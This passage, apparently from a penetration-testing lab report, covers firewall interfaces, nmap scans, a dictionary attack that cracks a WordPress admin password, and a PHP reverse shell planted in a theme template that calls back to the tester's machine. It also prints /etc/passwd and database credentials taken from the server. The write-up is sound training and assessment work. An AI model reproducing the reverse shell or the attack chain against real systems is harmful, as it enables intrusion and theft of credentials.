Choose the interface from which packets must come to match this rule.
Address Family
IPv4
Select the Internet Protocol version this rule applies to.
Protocol
Any
Choose which IP protocol this rule should match.
Source
Source
Invert match.
any
Source Address
Destination
Destination
Invert match.
any
Destination Address
Extra Options
Log
Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).
Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.
Advanced Options
Display Advanced
Save


Floating
WAN
LAN
DMZ
Rules (Drag to Change Order)
States
Protocol
Source
Port
Destination
Port
Gateway
Queue
Schedule
Description
Actions
1 /67.72 MiB
Anti-Lockout Rule
30 /1.37 MiB
Default allow LAN to any rule
0 /0 B
Default allow LAN IPv6 to any rule
Add
Add
Delete
Save
Separator

WAN Interface (wan, hn0)

Status
up
MAC Address
00:15:5d:00:04:16
IPv4 Address
192.168.0.234
Subnet mask IPv4
255.255.255.252
Gateway IPv4
192.168.0.233
IPv6 Link Local
fe80::215:5dff:fe00:416%hn0
DNS servers
127.0.0.1
MTU
1500
Media
10Gbase-T <full-duplex>
In/out packets
35658/32224 (2.93 MiB/15.03 MiB)
In/out packets (pass)
35658/32224 (2.93 MiB/15.03 MiB)
In/out packets (block)
3/0 (120 B/0 B)
In/out errors
0/0
Collisions
0

LAN Interface (lan, hn1)

Status
up
MAC Address
00:15:5d:00:04:17
IPv4 Address
192.168.0.98
Subnet mask IPv4
255.255.255.224
IPv6 Link Local
fe80::215:5dff:fe00:417%hn1
MTU
1500
Media
10Gbase-T <full-duplex>
In/out packets
177/176 (12 KiB/12 KiB)
In/out packets (pass)
177/176 (12 KiB/12 KiB)
In/out packets (block)
0/0 (0 B/0 B)
In/out errors
0/0
Collisions
0

DMZ Interface (opt1, hn2)

Status
up
MAC Address
00:15:5d:00:04:18
IPv4 Address
192.168.0.241
Subnet mask IPv4
255.255.255.252
IPv6 Link Local
fe80::215:5dff:fe00:418%hn2
MTU
1500
Media
10Gbase-T <full-duplex>
In/out packets
5/162 (365 B/10 KiB)
In/out packets (pass)
5/162 (365 B/10 KiB)
In/out packets (block)
5/0 (465 B/0 B)
In/out errors
0/0
Collisions
0

```
pflog0: flags=100<PROMISC> metric 0 mtu 33160
pfsync0: flags=0<> metric 0 mtu 1500
        syncpeer: 224.0.0.240 maxupd: 128 defer: on
        syncok: 1
enc0: flags=0<> metric 0 mtu 1536
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x4
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
hn0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=1b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING>
        ether 00:15:5d:00:04:16
        inet6 fe80::215:5dff:fe00:416%hn0 prefixlen 64 scopeid 0x5
        inet 192.168.0.234 netmask 0xfffffffc broadcast 192.168.0.235
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (10Gbase-T <full-duplex>)
        status: active
hn1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=1b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING>
        ether 00:15:5d:00:04:17
        inet6 fe80::215:5dff:fe00:417%hn1 prefixlen 64 scopeid 0x6
        inet 192.168.0.98 netmask 0xffffffe0 broadcast 192.168.0.127
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (10Gbase-T <full-duplex>)
        status: active
hn2: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=1b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING>
        ether 00:15:5d:00:04:18
        inet6 fe80::215:5dff:fe00:418%hn2 prefixlen 64 scopeid 0x7
        inet 192.168.0.241 netmask 0xfffffffc broadcast 192.168.0.243
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (10Gbase-T <full-duplex>)
        status: active
```

Once the firewalls were all enabled to accept all types of traffic, these interfaces were scanned to find the ports running on them. This was done using NMAP:

Figure 1-50 Scanning of the Firewall Interfaces

```
root@kali:~# ping 192.168.0.241
PING 192.168.0.241 (192.168.0.241) 56(84) bytes of data.
64 bytes from 192.168.0.241: icmp_seq=1 ttl=61 time=1.45 ms
64 bytes from 192.168.0.241: icmp_seq=2 ttl=61 time=1.70 ms
^C
--- 192.168.0.241 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.446/1.574/1.703/0.128 ms
```

```
root@kali:~# nmap -sV -O 192.168.0.241
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 12:00 EST
Nmap scan report for 192.168.0.241
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/30%Time=5FECB255%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 10.X (86%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:10.1 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 10.1-RELEASE (86%), OpenBSD 4.3 (85%), OpenBSD
4.0 (85%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.42 seconds
```

```
root@kali:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
64 bytes from 192.168.0.234: icmp_seq=1 ttl=61 time=1.56 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=61 time=1.33 ms
^C
--- 192.168.0.234 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 1.331/1.443/1.555/0.112 ms
```

```
root@kali:~# nmap -sV -O 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 12:08 EST
Nmap scan report for 192.168.0.234
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/30%Time=5FECB434%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 10.X (86%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:10.1 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 10.1-RELEASE (86%), OpenBSD 4.3 (85%), OpenBSD
4.0 (85%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.46 seconds
```

```
root@kali:~# ping 192.168.0.98
PING 192.168.0.98 (192.168.0.98) 56(84) bytes of data.
64 bytes from 192.168.0.98: icmp_seq=1 ttl=62 time=4.55 ms
64 bytes from 192.168.0.98: icmp_seq=2 ttl=62 time=8.52 ms
^C
--- 192.168.0.98 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 4.551/6.533/8.516/1.982 ms
```

```
root@kali:~# nmap -sV -O 192.168.0.98
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 12:15 EST
Nmap scan report for 192.168.0.98
Host is up (0.0050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/30%Time=5FECB5CD%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: Comau C4G robot control unit (92%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.63 seconds
root@kali:~#
```

```
Nmap scan report for 192.168.0.241
Host is up (0.0021s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/3%Time=5FF2642C%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");

Nmap scan report for 192.168.0.242
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.0.233
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up (0.0023s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/3%Time=5FF26482%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");
```

```
Nmap scan report for 192.168.0.233
Host is up (0.0014s latency).
Not shown: 979 closed ports, 43 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops
```

```
Nmap scan report for 192.168.0.234
Host is up (0.0015s latency).
Not shown: 1022 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  (generic dns response: REFUSED)
123/udp open  ntp     NTP v4 (secondary server)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.80%I=7%D=1/3%Time=5FF20AB1%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReq,C,"\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatusRequest,C,"
SF:\0\0\x90\x05\0\0\0\0\0\0\0")%r(NBTStat,C,"\x80\xf0\x80\x15\0\0\0\0\0\
SF:0\0\0");
Too many fingerprints match this host to give specific OS details
```

```
Nmap scan report for 192.168.0.241
Host is up (0.0017s latency).
Not shown: 1022 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  (generic dns response: REFUSED)
123/udp open  ntp     NTP v4 (secondary server)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.80%I=7%D=1/3%Time=5FF247A8%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReq,C,"\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRequest,C,"
SF:\0\0\x90\x05\0\0\0\0\0\0\0\0")%r(NBTStat,C,"\x80\xf0\x80\x15\0\0\0\0\0\
SF:0\0\0");
Too many fingerprints match this host to give specific OS details
```

```
Nmap scan report for 192.168.0.242
Host is up (0.0018s latency).
Not shown: 1004 closed ports
PORT     STATE         SERVICE       VERSION
23/udp   open|filtered telnet
89/udp   open|filtered su-mit-tg
111/udp  open          rpcbind       2-4 (RPC #100000)
126/udp  open|filtered unitary
135/udp  open|filtered msrpc
184/udp  open|filtered ocserver
213/udp  open|filtered ipx
265/udp  open|filtered x-bone-ctl
269/udp  open|filtered manet
331/udp  open|filtered unknown
350/udp  open|filtered matip-type-a
437/udp  open|filtered comscm
518/udp  open|filtered ntalk
592/udp  open|filtered eudora-set
631/udp  open|filtered ipp
636/udp  open|filtered ldaps
692/udp  open|filtered hyperwave-isp
816/udp  open|filtered unknown
824/udp  open|filtered unknown
1001/udp open          rpcbind       2-4 (RPC #100000)
Too many fingerprints match this host to give specific OS details
Network Distance: 5 hops
```

The full services running on the 192.168.0.240/30 subnet were:

IP Address	TCP	UDP
192.168.0.241/30	53 – DNS 80 – HTTP 2601 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2604 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2605 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra)	53 – DNS 123 – NTP (NTP v4 secondary server) 1022 Open / Filtered Ports

192.168.0.242/30	22 – SSH 80 – HTTP 111 – RPCBIND	111 – RPCBIND (2-4 RPC #100000) 1001 – RPCBIND (2-4 RPC #100000) Ports 23 – 89, 126 – 824 Open / Filtered

The full results for the 192.168.0.241/30 host subnet calculation can be seen in **Appendix C Figure 3-16** and for 192.168.0.242/30 within **Appendix C Figure 3-17**. The full services running on the 192.168.0.232/30 subnet were:

IP Address	**TCP**	**UDP**
192.168.0.233/30	23 – TELNET (VYOS telnetd) 80 – HTTP (light httpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 979 Closed Ports 43 Open / Filtered Ports
192.168.0.234/30	53 – DNS 80 – HTTP (nginx) 2601 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2604 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2605 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra)	53 – DNS 123 – NTP (NTP v4 secondary server) 1022 Open / Filtered Ports

The full results for the 192.168.0.234/30 host subnet calculation can be seen in **Appendix C Figure 3-18**.

4 SECURITY WEAKNESSES

4.1 WEB SERVER: 172.16.221.237/24

One of the most interesting devices that was exploited on this network was the WordPress website found within the 172.16.221.0/24 network. Enumerating the website from the Dirb scan revealed very useful information about the website, including directory and file data. Using NMAP, it was possible to scan for vulnerabilities on the web server, which revealed many vulnerabilities:

Figure 2-1 NMAP Vulnerability Scan on 172.16.221.237/24

```
root@kali:~# nmap --script=vuln 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-22 11:11 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 172.16.221.237
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp open  https
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.cvedetails.com/cve/2014-0224
```


```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
 for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected
by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems
elves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_sslv2-drown:

Nmap done: 1 IP address (1 host up) scanned in 75.06 seconds
```


This revealed the presence of a WordPress login page as well as CCS injection, SSL-Heartbleed and SSL-Poodle vulnerabilities.

WordPress Login Page

From the results of the NMAP scan, a login page was found. To access the content behind the web page, a valid login would be needed. One of the most popular usernames used within WordPress websites is '*admin*', which was immediately attempted. This was confirmed to be true. However, this could also be done using an enumeration tool called '*wpscan*', which was used under Kali to scan WordPress websites for useful information. The results of this scan can be seen in **Appendix B Figure 2-2**. This also confirmed the presence of the admin account. Using this information, this was enough to mount a password attack against the admin account using wpscan. The results of this were successful and the admin password was found to be '*zxc123*', which can be seen in **Appendix B Figure 2-3**. Note, this only took 10 minutes to crack the password. The password dictionary used was 'rockyou.txt', which can be unzipped from *'/usr/share/wordlists'* directory. These credentials were then used to logon, which was successful. In addition, the 'admin' account was the only user registered on the website:

Figure 2-4 Admin Account on 172.16.221.237





One of the biggest vulnerabilities found within the network devices in this network was weak passwords. As discussed in later sections, this issue becomes more prevalent. A password of '*zxc123*' was able to be cracked easily, within 10 minutes, so to prevent this method of attack it is suggested that a better password is used for an admin account and all other accounts. A good password should not be a password that has already been cracked, i.e. found in a password dictionary, but also complicated enough that it cannot be easily brute forced using attack tools. A passphrase system would involve creating a complicated password by having a longer number of characters but still being easy to remember. A good passphrase would be hard to guess from an attacker's perspective, even if the attacker knew the victim well. That is why in future scenarios, especially an admin password, that the shifting of thinking from a 'password' to a 'passphrase' should be thought of. Typically, a password that is longer than 16 or more characters is much harder to crack, but can be harder to remember depending on the content of that password – capital letters, numbers, upper and lowercase characters, special characters, etc. An example of a good passphrase will be a sentence that only that user would know such as 'I love Hacking! It makes my teeth hurt!' which combined with usual password system guidelines such as capital letters, numbers, upper and lowercase letters and special characters can be used to make a strong password that would be easy to remember, but hard to crack from an attacker's perspective.

Another method that should have been used to protect the website's login was the admin username. By default, WordPress installation had the admin username already allocated to the website, but this should have been changed as this essentially allowed the admin account to be compromised. In future, this account name should be changed as this would make an attacker find it harder to compromise this account. This should be changed to something other than admin and should have any hints towards vertical privileges.

PHP Reverse Shell

Since the admin functionality was obtained, research was conducted on how to compromise the machine further. WordPress has multiple methods of uploading malicious reverse shells to gain access to a remote machine. The reverse shell code can be found under *'/usr/share/webshells/php/php-reverse-shell.php'*, which can also be seen here: https://github.com/pentestmonkey/php-reverse-shell. The PHP reverse shell allowed for a backdoor into the Web Server, although it was not possible to elevate privileges. The tools used for this process were NetCat, which was used to set up a listener on the Kali machine from port 1234. To upload the php reverse shell, the admin functionality was accessed and there was functionality to allow uploading of wordpress themes (WP_Theme), within the Appearance > Editor. There, the '404.php' template was accessed. The PHP reverse shell code was copied and pasted into the template. Once the code was pasted, the '$ip' and '$port' variables were changed to the Kali machine's address and port 1234:

Figure 2-5 Uploading of the PHP Reverse Shell into the '404.PHP' Template

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.200';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

File edited successfully.

twentyeleven: 404 Template (404.php)

```
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.200';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```


Documentation: Function Name... Lookup


The next step was to set up the Netcat listener on the Kali machine after the file was uploaded:


Figure 2-6 Netcat Setup

Since the file was uploaded, all that was needed to spawn the web shell was to browse to the file on the web server. This then spawned the reverse shell within Kali. If it didn't immediately the spawn the shell, the page may need to be refreshed. When the shell was spawned, it was possible to view the 'passwd' file as well see the home directory. Sensitive information could be seen including a document on the home directory of 'Untitled Document 1', which showed WordPress username and password credentials. A full list of users was found within the 'passwd' file.

Figure 2-7 Web Server Exploitation







```
www-data@CS642-VirtualBox:/$ cat /etc/passwd | cut -d: -f1
cat /etc/passwd | cut -d: -f1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
syslog
messagebus
colord
lightdm
whoopsie
avahi-autoipd
avahi
usbmux
kernoops
pulse
rtkit
speech-dispatcher
hplip
saned
user
mysql
```

```
$ cat config-172.16.221.237.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', '1ObTdIVI');
define('DB_HOST', 'localhost');
define('SECRET_KEY', 'jb30Hgn4McQSCN8LXqyALaXyIMwkqircXHAoSEmTgE');

